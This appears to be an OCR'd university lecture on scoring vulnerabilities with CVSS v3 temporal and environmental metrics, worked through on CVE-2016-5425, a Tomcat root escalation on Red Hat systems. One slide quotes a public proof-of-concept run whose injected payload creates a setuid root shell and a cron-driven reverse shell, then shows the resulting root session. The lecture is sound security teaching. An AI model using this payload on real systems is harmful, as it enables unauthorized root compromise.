



Software Vulnerability Assessment with CVSS v3

Lecture 11

Luca Allodi

Department of Information Engineering and Computer Science
University of Trento

luca.allodi@unitn.it



Vulnerability severity – a stable metric?

- ***CVSS Base score***
  - Describes technical properties of the vulnerability
  - Always the same independently of
    - Time
    - Deployment of the software
- ***Do you think time matters?***
  - Can the risk be represented by a vulnerability change with time?
- ***Do specific deployments of the software matter?***
  - Is the risk represented by a vulnerability the same for all installations of the software?


UNIVERSITY OF TRENTO - Italy

Scenario example

- ***CVE-2016-5425***
  - The Tomcat package on Red Hat Enterprise Linux (RHEL) 7, Fedora, CentOS, Oracle Linux, and possibly other Linux distributions uses weak permissions for /usr/lib/tmpfiles.d/tomcat.conf, which allows local users to gain root privileges by leveraging membership in the tomcat group.
  - Base score
    - AV: AC: UI: PR: S: C: I: A:

UNIVERSITY OF TRENTO - Italy

Scenario example



Base Score

7.8 (High)

Attack Vector (AV)
Network (N) Adjacent (A) [✓ Local (L)] Physical (P)

Attack Complexity (AC)
[✓ Low (L)] High (H)

Privileges Required (PR)
None (N) [✓ Low (L)] High (H)

User Interaction (UI)
[✓ None (N)] Required (R)

Scope (S)
[✓ Unchanged (U)] Changed (C)

Confidentiality (C)
None (N) Low (L) [✓ High (H)]

Integrity (I)
None (N) Low (L) [✓ High (H)]


Availability (A)
None (N) Low (L) [✓ High (H)]

UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

Scenario example

- *You do some investigations and find some info on a PoC*




```
-----------[ tomcat-RH-root.sh ]---------

#!/bin/bash
# Apache Tomcat packaging on RedHat-based distros - Root Privilege Escalation PoC Exploit
# CVE-2016-5425
#
# Full advisory at:
# http://legalhackers.com/advisories/Tomcat-RedHat-Pkgs-Root-PrivEsc-Exploit-CVE-2016-5425.html
#
# Discovered and coded by:
# Dawid Golunski
# http://legalhackers.com
#
# Tested on RedHat, CentOS, OracleLinux, Fedora systems.
#
# For testing purposes only.
#
```

UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

Scenario example

- ***Now you know a proof of concept exploit for the vulnerability exists***
  - Somebody claims it does
- ***Should your risk change?***
  - Evidence that it can be exploited, unclear whether this represents real threat



```
Example run:

-bash-4.2$ rpm -qa | grep -i tomcat
tomcat-7.0.54-2.el7_1.noarch

-bash-4.2$ cat /etc/redhat-release
CentOS Linux release 7.2.1511 (Core)

-bash-4.2$ id
uid=91(tomcat) gid=91(tomcat) groups=91(tomcat) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:

-bash-4.2$ ./tomcat-RH-root.sh

* Apache Tomcat (RedHat distros) - Root PrivEsc PoC CVE-2016-5425 *
  Discovered by Dawid Golunski

[+] Checking vulnerability
-rw-rw-r--. 1 root tomcat 43 Oct 10 02:39 /usr/lib/tmpfiles.d/tomcat.conf

[+] Your system is vulnerable!

[+] Appending data to /usr/lib/tmpfiles.d/tomcat.conf...
[+] /usr/lib/tmpfiles.d/tomcat.conf contains:
f /var/run/tomcat.pid 0644 tomcat tomcat -
C /usr/share/tomcat/rootsh 4770 root root - /bin/bash
z /usr/share/tomcat/rootsh 4770 root root -
F /etc/cron.d/tomcatexploit 0644 root root - "* * * * * root nohup bash -i >/dev/tcp/127.0.0.1/9090 0

[+] Payload injected! Wait for your root shell...

Once '/usr/bin/systemd-tmpfiles --create' gets executed (on reboot by tmpfiles-setup.service, by cron
the rootshell will be created in /usr/share/tomcat/rootsh.
Additionally, a reverse shell should get executed by crond shortly after and connect to 127.0.0.1:909

-bash-4.2$ nc -l -p 9090
bash: no job control in this shell
[root@centos7 ~]# id
id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:system_cronjob_t:s0-s0:c0.c1023

[root@centos7 ~]# ls -l /usr/share/tomcat/rootsh
ls -l /usr/share/tomcat/rootsh
-rwsrwx---. 1 root root 960392 Aug  2 12:00 /usr/share/tomcat/rootsh
[root@centos7 ~]#
```

http://legalhackers.com/advisories/Tomcat-RedHat-Pkgs-Root-PrivEsc-Exploit-CVE-2016-5425.html

Scenario example

- ***Now you know that the exploit works***
  - And can be automated
- ***You also find that a workaround exists***
  - “Adjust permissions on /usr/lib/tmpfiles.d/tomcat.conf file to remove write permission for the tomcat group.”
- ***… And eventually that there is an official update***
  - “Alternatively, update to the latest packages provided by your distribution. Confirm the file permissions after the update.”


Scenario example

- ***You work for a flight company***
- ***Each flight with a media center onboard for passengers has a small server running RHEL 7***
  - The server manages content delivered to each monitor in front of the passengers
  - No specific information about each client exists on the server
    - Does this change how you evaluate C.I.A. on that server?
- ***The in-flight server only interface can be accessed from the physical terminal on board***
- ***No authentication required by default on these deployments***
  - Does this change how you evaluate other base metrics?

Vulnerability “risk factors”

- ***Vulnerability severity may change both in time and space***
  - Several of these aspects are commonly recognized in the industry
    - Ad-hoc modifications often employed in organizations
- ***Time***
  - How certain are you of the vulnerability existence?
  - Does an exploit exist, and what level of automation did it reach?
  - Does a permanent fix exist?
- ***Space***
  - Do specific deployment conditions alter some characteristics of the vulnerability?
  - Are some characteristics more important than others?

Temporal and Environmental



Base
Metric Group

Attack Vector

Scope

Attack Complexity

Impact Metrics (Confidentiality, Integrity, Availability)

Privileges Required

User Interaction

Temporal
Metric Group

Exploitability

Remediation Level

Report Confidence

Environmental
Metric Group


Mitigated Base Metrics

Confidentiality Requirement

Integrity Requirement


Availability Requirement

CVSS TEMPORAL




Temporal metric

- ***The Temporal metrics measure characteristics of the vulnerability that may change with time***
  - current state of exploit techniques /code availability
  - existence of any patches or workarounds
  - the confidence that one has in the description of a vulnerability.
- ***They modify the score assigned by the base metric***
  - **"Not defined" value leaves score untouched**




Temporal: Exploit code maturity

- ***Exploit Code Maturity measures the current state of exploit techniques***
- ***Public availability of easy-to-use exploit code increases the number of potential attackers***
- ***The exploit code available may progress from a proof-of-concept demonstration to exploit code that is successful in exploiting the vulnerability consistently.***
- ***Possible values***
  - Not defined → do not modify base score
  - High → functional code exists or no exploit required, details are public available. Exploit is highly reliable, possibly being used in the wild
  - Functional → code exists and works, but not reliably
  - Proof-of-concept → existing attack demonstration is not practical and requires substantial modification to work reliably
  - Unproven → exploit only theoretically possible, no public code available



Temporal: Remediation level

- ***The typical vulnerability is unpatched when initially published.***
- ***Workarounds or hotfixes may offer interim remediation until an official patch or upgrade is issued.***
- ***Possible values:***
  - Not defined → no change to base score
  - Unavailable → solution does not exist or can not be applied
  - Workaround → unofficial solution available
  - Temporary → temporary hotfixes or workarounds issued by vendor
  - Official Fix → official patch exists




Temporal: report confidence

- ***This metric measures the degree of confidence in the existence of the vulnerability and the credibility of the known technical details.***
- ***Possible values:***
  - Not defined → no change to base metric
  - Confirmed → reproduction is possible, details are available and verified by vendor / source code analysis
  - Reasonable → Root cause of vulnerability is unknown, vuln may exist but not reacheable/traceable
  - Unknown → vulnerability is not verified (e.g. not-reproducible bug that leads to crash)

Back to our scenario (on-flight media server)

1. ***Exploit code exists, you tested it and it works under all conditions:***
   - Exploit code maturity →
2. ***You find several reports of this vulnerability for multiple sources***
   - Report confidence →
3. ***An official patch exists***
   - Remediation level →

Temporal score calculator (was: 7.8)



Temporal Score

7.3 (High)

Exploit Code Maturity (E)


Not Defined (X) | Unproven (U) | Proof-of-Concept (P) | Functional (F) | [✓ High (H)]

Remediation Level (RL)

Not Defined (X) | [✓ Official Fix (O)] | Temporary Fix (T) | Workaround (W) | Unavailable (U)

Report Confidence (RC)


Not Defined (X) | Unknown (U) | Reasonable (R) | [✓ Confirmed (C)]



UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

CVSS ENVIRONMENTAL




UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

Environmental: Security requirements

- ***Account for the importance of the affected IT asset to a user's organization***
  - e.g. if an IT asset supports a business function for which Availability is most important, the analyst can assign a greater value to Availability relative to Confidentiality and Integrity.
- ***Importance of IT asset is defined by the business unit + technical***
  - System supporting critical functionality
  - System critical to meet compliance
- ***Possible values for any of C,I,A***
  - Not defined → no change to temporal metric
  - High [C,I,A] → catastrophic effect on organization/individuals
  - Medium [C,I,A] → serious effects on organization/individuals
